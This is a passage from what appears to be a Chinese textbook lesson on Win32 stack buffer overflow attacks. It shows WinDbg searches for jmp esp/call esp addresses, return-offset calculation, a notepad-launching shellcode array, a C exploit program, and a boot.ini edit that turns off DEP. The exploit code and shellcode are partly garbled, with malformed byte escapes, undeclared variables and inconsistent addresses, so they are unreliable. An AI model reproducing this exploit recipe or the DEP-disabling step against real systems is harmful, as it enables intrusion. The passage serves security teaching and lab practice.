- 如果把Shellcode放到保存返回地址所在单元的后面，而把这个返回地址覆盖成一个包含jmp esp或call esp指令的地址，那么执行ret指令之后将跳转到Shellcode。

进程跳转

- 进程跳转攻击方法的基本思想：从系统必须加载的动态链接库(如ntdll.dll, kernel32.dll)中寻找call esp和jmp esp指令，记录下该地址（溢出攻击的跳转地址），将该地址覆盖函数的返回地址，而将shellcode放在返回地址所在单元的后面。
- 这样就确保溢出后通过动态链接库中的指令而跳转到被注入到进程堆栈中的shellcode。
- 攻击串(largebuf)的组织方式如图10-7所示。




图10-7 进程跳转的思想

- 成功实现这种攻击方法的关键在于找到jmp esp(代码为0xffe4)或call esp(代码为0xffffd4)的地址。下面将介绍如何在用户进程空间查找这种指令。
- 用WinDbg打开目标程序，输入 .imgscan 以查看内存中的进程映像：

```
0:000> .imgscan
```

```
MZ at 00400000, prot 00000002, type 01000000 - size 1e000
```

```
Name: overflow.exe
```

```
MZ at 7c800000, prot 00000002, type 01000000 - size 12b000
```

```
Name: KERNEL32.dll
```

```
MZ at 7c930000, prot 00000002, type 01000000 - size d0000
```

```
Name: ntdll.dll
```

- 可见，在进程的内存空间中有3个文件的映像，他们分别是：

(1)可执行文件overflow.exe，在内存中的起始地址为0x00400000，大小为0x1e000；

(2)KERNEL32.dll，映射到起始地址为7c800000，大小为0x12b000的进程内存空间；

(3)ntdll.dll，映射到起始地址为7c930000，大小为0xd000的进程内存空间；

- 在WinDbg的command中依次输入“s 7c800000 L12b000 ff e4”和“s 7c800000 L12d000 ff d4”，分别查找KERNEL32.dll中的jmp esp和call esp指令：

0:000> **s 7c800000 L12b000 ff e4**

0:000> **s 7c800000 L12b000 ff d4**

7c81f2df ff d4

7c8366e2 ff d4

7c874303 ff d4

- 用同样的方法在ntdll.dll中查找，输入“s 7c930000 Ld000 ff e4”和“s 7c930000 Ld000 ff d4”，结果如下：

0:000> **s 7c930000 Ld000 ff e4**

0:000> **s 7c930000 Ld000 ff d4**

7c932edf ff d4 9c 98 7c e7

- 将找到的jmp esp指令和call esp指令的地址，以备后用。

模块	指令	地址
KERNEL32.dll	jmp esp	无
	call esp	7c81f2df 7c8366e2 7c874303
ntdll.dll	jmp esp	无
	call esp	7c932edf

- 需要指出的是，不同版本的Windows系统（相同版本打不同补丁后）中的动态链接库（及其加载地址）是不同的，因此jmp esp和call esp指令在进程映像中的地址也是不同的。
- 尤其是Windows 7及其后续版本，由于使用了地址随机化机制，即使是同一个系统，下一次启动系统的动态链接库加载地址也有改变。
- 故对于Windows 7及其后续版本，要成功实现缓冲区溢出攻击的概率极小。

10.4 Win32缓冲区溢出攻击实例

10.4.1 分析目标程序，确定缓冲区的起始地址与函数的返回地址的距离

- 例程w32Lexploit.cpp中的函数overflow定义如下：

```
#define BUFFER_LEN 128
void overflow(char* attackStr)
{
    char buffer[BUFFER_LEN];
    strcpy(buffer, attackStr);
}
```

- 由于函数overflow中的局部变量buffer的容量只有128字节，若输入的数据attackStr过多，则将发生缓冲区溢出错误。一般通过WinDbg跟踪该程序的执行而确定返回地址与buffer起始地址的距离。
- 如果函数内只有一个字符串类型的局部变量，也可以用以下公式计算：
$$\text{偏移} = \lceil \text{上取整}(\text{sizeof(buffer})/4.0) * 4 + 4 \rceil$$
- 对于本例，偏移 = 上取整 $(\text{sizeof(buffer})/4.0) * 4 + 4 = \lceil 128/4.0 \rceil * 4 + 4 = 13 * 4 + 4 = 132$

分析w32Lexploit.exe，确定OFF_SET

- cl /Zi /GS- ..\src\w32Lexploit.cpp
- 用WinGdb对w32Lexploit.exe进行调试
 - 0:000> **u overflow L10**
 - 0:000> **bp overflow**
 - 0:000> **bp overflow + 0x11**
 - 0:000> **bp overflow + 0x1c**
 - 0:000> **g**
 - 0:000> **dd esp**
 - **0012fb5c** 004010b7
 - 0:000> **g**
 - 0:000> **dd esp**
 - 0012fad0 **0012fad8** 0012fb64
 - 0:000> **? 0012fb5c - 0012fad8**
 - Evaluate expression: **132** = 00000084
- 因此偏移**OFF_SET=132**

10.4.2

编写shellcode，实现定制的功能

- 一般来说，一类平台下的shellcode具有一定的通用性，只要进行少量修改就可实现所需的功能。读者平时要多收集一些备用。
- 以下代码在被攻击的目标机器上创建一个新的进程，并打开记事本notepad.exe：
- 示例：一个执行notepad.exe的shellcode
- win32平台下的shellcode技术在第11章介绍。

```
char shellcode[]=
/* 287=0x11f bytes */
"\xeb\x10\x5b\x53\x4b\x33\xc9\x66\xb9\x08\x01\x80\x34\x0b\xfe\xe2"
"\xfa\xc3\xe8\xeb\xff\xff\xff\x96\x9b\x86\x9b\xfe\x96\x8e\x9f\x9a"
"\xd0\x96\x90\x91\x8a\x9b\x75\x02\x96\xa9\x98\xf3\x01\x96\x9d\x77"
"\x2f\xb1\x96\x37\x42\x58\x95\xa4\x16\xa8\xfe\xfe\xfe\x75\x0e\xa4"
"\x16\xb0\xfe\xfe\xfe\x75\x26\x16\xfb\xfe\xfe\xfe\x17\x30\xfe\xfe"
"\xfe\xaf\xac\xa8\xa9\xab\x75\x12\x75\x29\x7d\x12\xaa\x75\x02\x94"
"\xea\xa7\xcd\x3e\x77\xfa\x71\x1c\x05\x38\xb9\xee\xba\x73\xb9\xee"
"\xa9\xae\x94\xfe\x94\xfe\x94\xfe\x94\xfe\x94\xfe\x94\xfe\xac\x94"
"\xfe\x01\x28\x7d\x06\xfe\x8a\xfd\xae\x01\x2d\x75\x1b\xa3\xa1\xa0"
"\xa4\xa7\x3d\xa8\xad\xaf\xac\x16\xef\xfe\xfe\xfe\x7d\x06\xfe\x80"
"\xf9\x75\x26\x16\xe9\xfe\xfe\xfe\x4\x7\x5\x5\x0\x3\x9\x5\xce"
"\xfe\xfe\xfe\x75\xbe\xf2\x75\xbe\xe2\x75\xfe\x75\xbe\xf6\x3\x75"
"\xbd\xc2\x75\xba\xe6\x86\xfd\x3\x75\x0\x7\x5\xb\x0\xe6\x75\xb\x8\xde"
"\xfd\x3\x75\xba\x7\x6\x0\x2\xfd\x3\xd\x9\x7\x5\x0\x6\x1\x6\xe\x9\xfe\xfe\xfe"
"\xa1\xc\x5\x3\x8\x\xf\x8\x1\x1\x8\xcd\x3\xe\x1\x5\xf\x5\x7\x5\xb\x8\xe\x2\xfd\x3\xd"
"\x7\x5\xba\x7\x6\x0\x2\xfd\x3\xd\x3\xd\xad\xaf\xac\x9\xcd\x2\xc\xf\x1\x4\x0\xf\x9"
"\x7\xd\x0\x6\xfe\x8\x\xed\x7\x5\x2\x4\x7\x5\x3\xf\x1\xd\xe\x7\x3\xf\x1\x7\xf\x9\xf\x5"
"\x2\x7\x7\x2\xd\xfd\x2\xe\xb\x9\x1\x5\x1\xb\x7\x5\x3\xc\x1\x\x4\x4\x7\x5\x3\xd";
```

10.4.3 组织攻击代码，实施攻击

- 在合适的位置放置跳转地址和shellcode以构建攻击字符串，将其拷贝到目标缓冲区以实现攻击。


例程：w32Exploit.c

```
#include "windows.h"
#include "stdio.h"
#include "stdlib.h"
#define JUMPESP 0x7c84fa6a
#define CALLESP 0x7c81f2df
#define BUFFER_LEN 128
#define OFF_SET 132 // 516=0x204
void overflow(char* attackStr)
{
    char buffer[BUFFER_LEN];
    strcpy(buffer,attackStr);
}
```

```
void smashStack(char * shellcode)
{
    char Buff[1024];
    memset(Buff, 0x90, sizeof(Buff)-1);
    ps = (unsigned long * )(Buff+OFF_SET);
    *(ps) = CALLESP;
    strcpy(Buff+OFF_SET+4, shellcode);
    Buff[ATTACK_BUFF_LEN - 1] = 0;
    overflow(Buff);
}

void main(int argc, char* argv[])
{
    smashStack(shellcode);
}
```

- 编译 w32Exploit.cpp , 结果如下:
 - cl /GS- ..\src\w32Exploit.cpp
 - /out:w32Exploit.exe
 - w32Exploit.obj
- 运行 w32Exploit.exe , **如果不出意外**，则将打开一个新的notepad.exe实例:
 - w32Exploit.exe
- 然而，该软件运行错误，系统弹出一个窗口，提示运行错误。



分析w32Lexploit.exe，发现出错原因

- 用 WinGdb 对 w32Lexploit.exe 再次进行调试，在 **CALLESP** (本例为**0x7c81f2df**) 处设置断点，然后观察代码的执行。
 - 0:000> bp **0x7c81f2df**
 - 0:000> g
 -
 - 7c81f2df ffd4** call esp {**0012fb60**}
 - 0:000> dd esp
 - 0012fb60 **90909090 535b10eb** 66c9334b 800108b9
 - 0:000> t
 - 0012fb60 90** nop
 - 0:000> dd esp
 - 0012fb5c **7c81f2e1 90909090 535b10eb** 66c9334b
 - 0:000> dd eip
 - 0012fb60 90909090 535b10eb** 66c9334b 800108b9
 - 0:000> t
 - (464.4f0): Access violation** - code c0000005 (first chance)

也就是说，地址0012fb60的指令不能访问，因此可以推断系统设置了“**栈不可执行**”安全策略。

关闭栈不可执行

- 将 c:\boot.ini 的 /noexecute=optout 改成 /noexecute=AlwaysOff:
- notepad c:\boot.ini



A screenshot of the Windows Notepad application showing the contents of the boot.ini file. The window title is "boot.ini - 记事本". The menu bar includes "文件 (F)", "编辑 (E)", "格式 (G)", "查看 (V)", and "帮助 (H)". The main content area displays the following configuration:

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Windows Server 2003, Standard" /noexecute=AlwaysOff /fastdetect
```

- 重新启动系统，则可以实现缓冲区溢出攻击。
- 运行 w32Lexploit.exe，则将打开一个新的notepad.exe实例
- 因此，本地攻击是成功的。如果将该shellcode发送到远程目标，则将在远程目标机器上打开一个新的notepad.exe实例。



图10-8 运行w32Lexploit.exe后打开一个记事本

作业和实践

- 作业:
- 做实验并写实验报告:
- 在32位的Windows2003系统下对homework.cpp用 /FD /Zi /GS-开关编译为可执行文件，用WinDbg 分析 overflow 函数的返回地址所在的地址与 buffer首地址的距离OFF_SET。

